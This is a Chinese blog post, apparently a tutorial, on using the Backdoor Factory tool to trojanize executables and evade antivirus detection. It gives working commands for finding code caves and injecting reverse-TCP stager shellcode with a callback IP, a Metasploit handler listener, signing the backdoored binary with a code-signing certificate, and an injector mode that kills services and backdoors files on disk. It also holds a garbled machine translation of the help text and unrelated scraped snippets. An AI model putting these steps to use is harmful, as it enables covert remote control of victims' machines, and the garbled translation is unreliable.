
后门免杀工具-Backdoor-factory
水一水最近玩的工具 弄dll注入的时候用到的
介绍这款老工具 免杀效果一般。。但是简单实用

目录:
0x01 backdoor-factory简介
0x02 特点功能
0x03 具体参数使用
PS:后门添加私钥证书
https://tools.kali.org/exploitation-tools/backdoor-factory
https://github.com/secretsquirrel/the-backdoor-factory
0x01 backdoor-factory简介
后门工厂(BDF)
BDF的目标是用用户所需的shell代码对可执行二进制文件进行补丁,并继续正常执行预补丁状态。
在渗透测试中,后门程序帮助渗透测试人员在目标机器上执行各种预期的操作。例如,它可以建立从目标主机到攻击机的网络连接,方便渗透测试人员控制目标主机。Kali Linux提供一个后门构建工具Backdoor Factory。该工具支持Windows PE和Linux ELF两种运行机制的可执行文件。
利用该工具,用户可以在不破坏原有可执行文件的功能的前提下,在文件的代码裂隙中插入恶意代码Shellcode。当可执行文件被执行后,就可以触发恶意代码。Backdoor Factory不仅提供常用的脚本,还允许嵌入其他工具生成的Shellcode,如Metasploit。

root@kali:~# backdoor-factory

__________                __       .___

\______   \_____    ____ |  | __ __| _/____   ___________

 |    |  _/\__  \ _/ ___\|  |/ // __ |/  _ \ /  _ \_  __ \

 |    |   \ / __ \\  \___|    </ /_/ (  <_> |  <_> )  | \/

 |______  /(____  /\___  >__|_ \____ |\____/ \____/|__|

        \/      \/     \/     \/    \/

___________              __

\_   _____/____    _____/  |_  ___________ ___.__.

 |    __) \__  \ _/ ___\   __\/  _ \_  __ <   |  |

 |     \   / __ \\  \___|  | (  <_> )  | \/\___  |

 \___  /  (____  /\___  >__|  \____/|__|   / ____|

     \/        \/     \/                   \/

         Author:    Joshua Pitts

         Email:     the.midnite.runr[-at ]gmail<d o-t>com

         Twitter:   @midnite_runr

         IRC:       freenode.net #BDFactory

         Version:   3.4.

Usage: backdoor-factory [options]

Options:

  -h, --help            show this help message and exit

  -f FILE, --file=FILE  File to backdoor

  -s SHELL, --shell=SHELL

                        Payloads that are available for use. Use 'show' to see

                        payloads.

  -H HOST, --hostip=HOST

                        IP of the C2 for reverse connections.

  -P PORT, --port=PORT  The port to either connect back to for reverse shells

                        or to listen on for bind shells

  -J, --cave_jumping    Select this options if you want to use code cave

                        jumping to further hide your shellcode in the binary.

  -a, --add_new_section

                        Mandating that a new section be added to the exe

                        (better success) but less av avoidance

  -U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE

                        User supplied shellcode, make sure that it matches the

                        architecture that you are targeting.

  -c, --cave            The cave flag will find code caves that can be used

                        for stashing shellcode. This will print to all the

                        code caves of a specific size.The -l flag can be use

                        with this setting.

  -l SHELL_LEN, --shell_length=SHELL_LEN

                        For use with -c to help find code caves of different

                        sizes

  -o OUTPUT, --output-file=OUTPUT

                        The backdoor output file

  -n NSECTION, --section=NSECTION

                        New section name must be less than seven characters

  -d DIR, --directory=DIR

                        This is the location of the files that you want to

                        backdoor. You can make a directory of file backdooring

                        faster by forcing the attaching of a codecave to the

                        exe by using the -a setting.

  -w, --change_access   This flag changes the section that houses the codecave

                        to RWE. Sometimes this is necessary. Enabled by

                        default. If disabled, the backdoor may fail.

  -i, --injector        This command turns the backdoor factory in a hunt and

                        shellcode inject type of mechanism. Edit the target

                        settings in the injector module.

  -u SUFFIX, --suffix=SUFFIX

                        For use with injector, places a suffix on the original

                        file for easy recovery

  -D, --delete_original

                        For use with injector module.  This command deletes

                        the original file.  Not for use in production systems.

                        *Author not responsible for stupid uses.*

  -O DISK_OFFSET, --disk_offset=DISK_OFFSET

                        Starting point on disk offset, in bytes. Some authors

                        want to obfuscate their on disk offset to avoid

                        reverse engineering, if you find one of those files

                        use this flag, after you find the offset.

  -S, --support_check   To determine if the file is supported by BDF prior to

                        backdooring the file. For use by itself or with

                        verbose. This check happens automatically if the

                        backdooring is attempted.

  -M, --cave-miner      Future use, to help determine smallest shellcode

                        possible in a PE file

  -q, --no_banner       Kills the banner.

  -v, --verbose         For debug information output.

  -T IMAGE_TYPE, --image-type=IMAGE_TYPE

                        ALL, x86, or x64 type binaries only. Default=ALL

  -Z, --zero_cert       Allows for the overwriting of the pointer to the PE

                        certificate table effectively removing the certificate

                        from the binary for all intents and purposes.

  -R, --runas_admin     EXPERIMENTAL Checks the PE binaries for

                        'requestedExecutionLevel level="highestAvailable"'. If

                        this string is included in the binary, it must run as

                        system/admin. If not in Support Check mode it will

                        attmept to patch highestAvailable into the manifest if

                        requestedExecutionLevel entry exists.

  -L, --patch_dll       Use this setting if you DON'T want to patch DLLs.

                        Patches by default.

  -F FAT_PRIORITY, --fat_priority=FAT_PRIORITY

                        For MACH-O format. If fat file, focus on which arch to

                        patch. Default is x64. To force x86 use -F x86, to

                        force both archs use -F ALL.

  -B BEACON, --beacon=BEACON

                        For payloads that have the ability to beacon out, set

                        the time in secs

  -m PATCH_METHOD, --patch-method=PATCH_METHOD

                        Patching methods for PE files, 'manual','automatic',

                        replace and onionduke

  -b SUPPLIED_BINARY, --user_malware=SUPPLIED_BINARY

                        For onionduke. Provide your desired binary.

  -X, --xp_mode         Default: DO NOT support for XP legacy machines, use -X

                        to support XP. By default the binary will crash on XP

                        machines (e.g. sandboxes)

  -A, --idt_in_cave     EXPERIMENTAL By default a new Import Directory Table

                        is created in a new section, by calling this flag it

                        will be put in a code cave.  This can cause bianry

                        failure is some cases. Test on target binaries first.

  -C, --code_sign       For those with codesigning certs wishing to sign PE

                        binaries only. Name your signing key and private key

                        signingcert.cer and signingPrivateKey.pem repectively

                        in the certs directory it's up to you to obtain

                        signing certs.

  -p, --preprocess      To execute preprocessing scripts in the preprocess

                        directory
-h,——help显示此帮助消息并退出

-f文件,——FILE =FILE文件到后门

- s壳,壳=壳

可用的有效载荷。用show去看

有效载荷。

- h主机,hostip =主机

用于反向连接的C2的IP。

-P端口,——PORT =端口用于连接回shell的端口

或者监听绑定的外壳

如果您想使用code cave,请选择此选项

跳转到进一步隐藏二进制代码中的shell代码。

————add_new_section

命令向exe添加一个新的部分

(更好的成功)但更少的av回避

- u SUPPLIED_SHELLCODE, user_shellcode = SUPPLIED_SHELLCODE

用户提供的shell代码,确保它匹配

您的目标体系结构。

洞穴标志将找到可以使用的代码洞穴

用来存放shellcode。这将打印到所有

特定大小的代码洞穴。可以使用-l标志

这个设置。

- l SHELL_LEN, shell_length = SHELL_LEN

用于与-c一起使用,以帮助查找不同的代码洞穴

大小

- o输出,输出文件=输出

后门输出文件

= NSECTION - n NSECTION,部分

新节名必须小于7个字符

= DIR - d DIR,目录

这是您想要的文件的位置

后门。您可以创建一个文件回滚目录

通过强制将编解码器附加到

通过使用-a设置执行exe。

-w,——change_access这个标志改变了存储codecave的部分

莱茵集团。有时这是必要的。通过

违约。如果禁用,后门可能会失败。

-i,——injector这个命令将后门工厂变成一个狩猎和

shell代码注入机制的类型。编辑目标

注入器模块中的设置。

- u后缀,后缀=后缀

若要与注入器一起使用,请在原始文件上加上后缀

易于恢复的文件

- d, delete_original

与注入器模块一起使用。这个命令删除

原始文件。不用于生产系统。

作者不对愚蠢的使用负责

- o DISK_OFFSET, DISK_OFFSET = DISK_OFFSET

磁盘偏移量上的起始点,单位为字节。一些作者

要混淆它们在磁盘上的偏移量以避免

逆向工程,如果你找到其中一个文件

找到偏移量后使用此标志。

-S,——support_check,以确定该文件是否在之前得到BDF的支持

秘密文件。单独使用或与他人一起使用

详细的。如果。,则自动执行此检查

后门是未遂。

-M,——洞穴挖掘器的未来用途,以帮助确定最小的shell代码

可能在PE文件中

-q, -no_banner杀死了banner。

-v,——用于调试信息输出的详细信息。

- t IMAGE_TYPE,图像类型= IMAGE_TYPE

所有,仅x86或x64类型二进制文件。默认=所有

-Z,——zero_cert允许覆盖指向PE的指针

证书表有效地删除了证书

从二进制的所有意图和目的。

runas_admin实验检查PE二进制文件

' requestedExecutionLevel水平=“highestAvailable”。如果

这个字符串包含在二进制文件中,它必须以

系统/管理。如果没有在支持检查模式,它会

如果是的话,修改清单中的highestAvailable

requestedExecutionLevel条目存在。

如果不想对dll进行补丁,可以使用此设置。

默认情况下补丁。

- f FAT_PRIORITY, FAT_PRIORITY = FAT_PRIORITY

MACH-O格式。如果胖档,重点放在哪个拱门上

补丁。默认是x64。要强制x86使用-F x86

两个顶点都使用-F ALL。

- b灯塔,灯塔=灯塔

对于具有信标能力的有效载荷,设置

时间以秒为单位

- m PATCH_METHOD, patch-method = PATCH_METHOD

PE文件修补方法,“手动”,“自动”,

- b SUPPLIED_BINARY, user_malware = SUPPLIED_BINARY

onionduke。提供所需的二进制文件。

-X,——xp_mode默认值:不支持XP遗留机器,使用-X

支持XP。默认情况下,二进制文件将在XP上崩溃

机器(如沙箱)

-A,——idt_in_cave实验默认情况下一个新的导入目录表

是在一个新的部分中创建的,通过调用这个标志吗

将被放入一个代码洞穴。这会导致变节

失败是一些例子。首先测试目标二进制文件。

-C,——code_sign为那些与合作设计cert希望签署PE

二进制文件。命名您的签名密钥和私钥

signingcert。cer signingPrivateKey。pem安排

在certs目录中,由您来获取

签字确实的事情。

在预处理过程中执行预处理脚本

目录
0x02 特点功能
原理:可执行二进制文件中有大量的00,这些00是不包含数据的,将这些数据替换成payload,并且在程序执行的时候,jmp到代码段,来触发payload。
利用其 patch 方式的编码加密技术,可以轻松的生成win32PE后门程序,从而帮助我们绕过一些防病毒软件的查杀,达到一定得免杀效果
工具的一些特点:
patch
通过替换 exe、dll、注册表等方法修复系统漏洞或问题的方法
bdf:向二进制文件中增加或者删除代码内容
某些受保护的二进制程序无法 patch
存在一定概率问价你会被 patch 坏掉
使用于 windows PE x32/64 和 linux ELF x32/64 (OSX)
支持 msf payload、自定义 payload
将 shellcode 代码 patch 进模板文件,躲避 AV 检查
python 语言编写
msf 使用的 patch 方法
覆盖程序入口
msfvenom -p windows/shell/reverse_tcp
创建新的线程执行 shellcode 并跳回原程序入口
msfvenom -p windows/shell/reverse_tcp –k
增加代码片段跳转执行后跳回源程序入口
CTP 方法
增加新的代码段 session,与 msfvenom的-k 方法类似
使用现有的代码裂缝/洞(code cave)存放 shellcode
代码洞
二进制中超过两个字节的连续 x00 区域(代码片段间区域)
根据统计判断代码洞是编译在进行编译是造成的,不同的编译器造成的代码洞的大小不同
单个代码洞代销不足以存放完整的 shellcode
多代码洞跳转(非顺序执行)
初期免杀率可达100%
结合 msf 的 stager 方法
0x03 具体参数使用
提一下 不要kali自带的 是个坑。
随着拿个exe 小葵转换工具.exe

安装github都有。
查看是否支持后门patch
-f:指定测试程序
-S:检查该程序是否支持 patch
backdoor-factory -f kui.exe -S
指定的 shellcode patch
backdoor-factory -f kui.exe -c -l
-c:code cave(代码裂缝)
-l:代码裂缝大小
查看支持哪些 payload 的注入:
backdoor-factory -f kui.exe -s show
注入payload
backdoor-factory -f kui.exe -s iat_reverse_tcp_stager_threaded -H 192.168.5.4 -P
-s:选择使用 payload 类型
-H:选择回连服务器地址
-P:回连服务器端口
选择了code cave的序号即可完成
msf监听:
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.5.3

set lport

exploit

md5sum ./kui.exe /root/kui.exe
常用参数
-c:code cave(代码裂缝)
-l:代码裂缝大小
-s:选择使用 payload 类型
-H:选择回连服务器地址
-P:回连服务器端口
-J:使用多代码裂缝注入
PS:看手册是可以添加自己的私钥证书在我们的马儿里面~~~
看了网上好像没人写这个
使用:将私钥放在一个文件里:
echo -n yourpassword > certs/passFile.txt
证书格式:
signingCert.cer => certs/signingCert.cer

signingPrivateKey.pem => certs/signingPrivateKey.pem
证书目录:
certs

├── passFile.txt

├── signingPrivateKey.pem

└── signingCert.cer
这时候我们需要使用C参数 生成win32pe代码裂缝插入私钥部分。
例子:
./backdoor.py -f kui.exe -s iat_reverse_tcp_inline -H 192.168.5.4 -P -m automatic -C
[*] Code Signing Succeeded
###Hunt and backdoor: Injector | Windows Only The injector module will look for target executables to backdoor on disk. It will check to see if you have identified the target as a service, check to see if the process is running, kill the process and/or service, inject the executable with the shellcode, save the original file to either file.exe.old or another suffix of choice, and attempt to restart the process or service.
这里还可以选择在python字典的注入模块 这个没试 有空研究下
./backdoor.py -i -H 192.168.0.100 -P -s reverse_shell_tcp -a -u .moocowwow
后门免杀工具-Backdoor-factory的更多相关文章
- 后门构建工具Backdoor Factory
后门构建工具Backdoor Factory 在渗透测试中,后门程序帮助渗透测试人员在目标机器上执行各种预期的操作.例如,它可以建立从目标主机到攻击机的网络连接,方便渗透测试人员控制目标主机.Ka ...
- DedeCMS顽固木马后门专杀工具V2.0实现方式研究
catalog . 安装及使用方式 . 检查DEDECMS是否为最新版本 . 检查默认安装(install)目录是否存在 . 检查默认后台目录(dede)是否存在 . 检查DedeCMS会员中心是否关 ...
- [原创]CobaltStrike & Metasploit Shellcode一键免杀工具
CobaltStrike & Metasploit Shellcode一键免杀工具 作者: K8哥哥 图片 1个月前该工具生成的exe免杀所有杀软,现在未测应该还能过90%的杀软吧. 可选. ...
- kali 免杀工具shellter安装以及使用
Shellter 是一款动态 shellcode 注入工具,我们可以将shellcode注入到其它程序上,从而来躲避杀毒软件的查杀.俗称为免杀 官网:https://www.shellterproje ...
- linux下python版webshell后门查杀工具
使用说明: 1.查杀指定路径:python webshell.py 路径 2.按时间查找文件:python webshell.py 路径 “2013-09-28 00:00:00″ # -*- cod ...
- 应用安全 - 免杀 - 工具 - the-backdoor-factory - 使用|命令 - 汇总
安装 Kali下方式一: git clone https://github.com/secretsquirrel/the-backdoor-factory方式二: apt-get install ba ...
- 2018-2019-2 20165234 《网络对抗技术》 Exp3 免杀原理与实践
实验三 免杀原理与实践 实验内容 1.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧:(1.5分) 2.通过 ...
- 2018-2019-2 网络对抗技术 20165337 Exp3 免杀原理与实践
基础问题回答 (1)杀软是如何检测出恶意代码的? 基于特征码的检测:特征码就是一段数据.如果一个可执行文件(或其他运行的库.脚本等)包含特定的数据则被认为是恶意代码.AV软件厂商要做的就是尽量搜集最全 ...
- 2018-2019-2 网络对抗技术 20165328 Exp3 免杀原理与实践
一.实验要求: . 实践内容(.5分) .5分),msfvenom生成如jar之类的其他文件(.5分),veil-evasion(.5分),加壳工具(.5分),使用shellcode编程(1分) .5 ...
随机推荐
- FreeSql (二)自动迁移实体
FreeSql 支持 CodeFirst 迁移结构至数据库,这应该是(O/RM)必须标配的一个功能. 与其他(O/RM)不同FreeSql支持更多的数据库特性,而不只是支持基础的数据类型,这既是优点也 ...
- java.io.IOException: 设备上没有空间
解决: 逐层目录查找最大文件夹du -h --max-depth=1 确定最大目录为log目录,删除log目录下的所有日志文件rm -f *
- 前端黑魔法:webworker动态化,无需JS文件创建worker
前言 前几天,我和一位知乎网友讨论这个问题的时候,觉得这非常有意思,所以写了这篇文章作为记录 本文的思路和项目代码来源于知友 @simon3000,我加以修饰以更符合理解的需求. 本文所用代码已经 ...
- 装系统 ---------- 了解 UEFI与Legacy、硬盘分区MBR和GPT
UEFI:全称“统一的可扩展固件接口”(Unified Extensible Firmware Interface),一种详细描述类型接口的标准.这种接口用于操作系统自动从预启动的操作环境,加载到一种 ...
- Linux 笔记 - 第十一章 正则表达式
博客地址:http://www.moonxy.com 一.前言 正则表达式(英语为 Regular Expression,在代码中常简写为 regex.regexp 或 RE),是使用单个字符串来描述 ...
- Vue学习之todolist组件拆分
<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8&quo ...
- SpringBoot整合Nacos注册中心
#### 什么是Nacos Nacos 是阿里巴巴的开源的项目,Nacos致力于帮助您发现.配置和管理微服务.Nacos提供了一组简单易用的特性集,帮助您快速实现动态服务发现.服务配置.服务元数据及流 ...
- 云服务器 ECS Linux 系统 MySQL 备份的导入导出
MySQL 备份的导出 注意: 如果您使用的是帮助中心的一键环境配置,那么 MySQL 的安装目录是 /alidata/server/mysql. 如果您将 MySQL 安装到其他目录,您需要输入您 ...
- SVN更改地址
因为服务器更改或其他某些原因导致svn地址改变,那么本地应该如何操作tortoiseSVN?如何成功的把项目进行迁移? 操作步骤 1.右击项目目录---TortoiseSVN----重新定位(英文版是 ...
- Redis 搭建一主二从三哨兵高可用集群
1.单个redis服务搭建请参考:redis服务搭建 2.在/usr/local下创建目录redis-cluster,并在redis-cluster下创建 6379.6380.6381目录以及data ...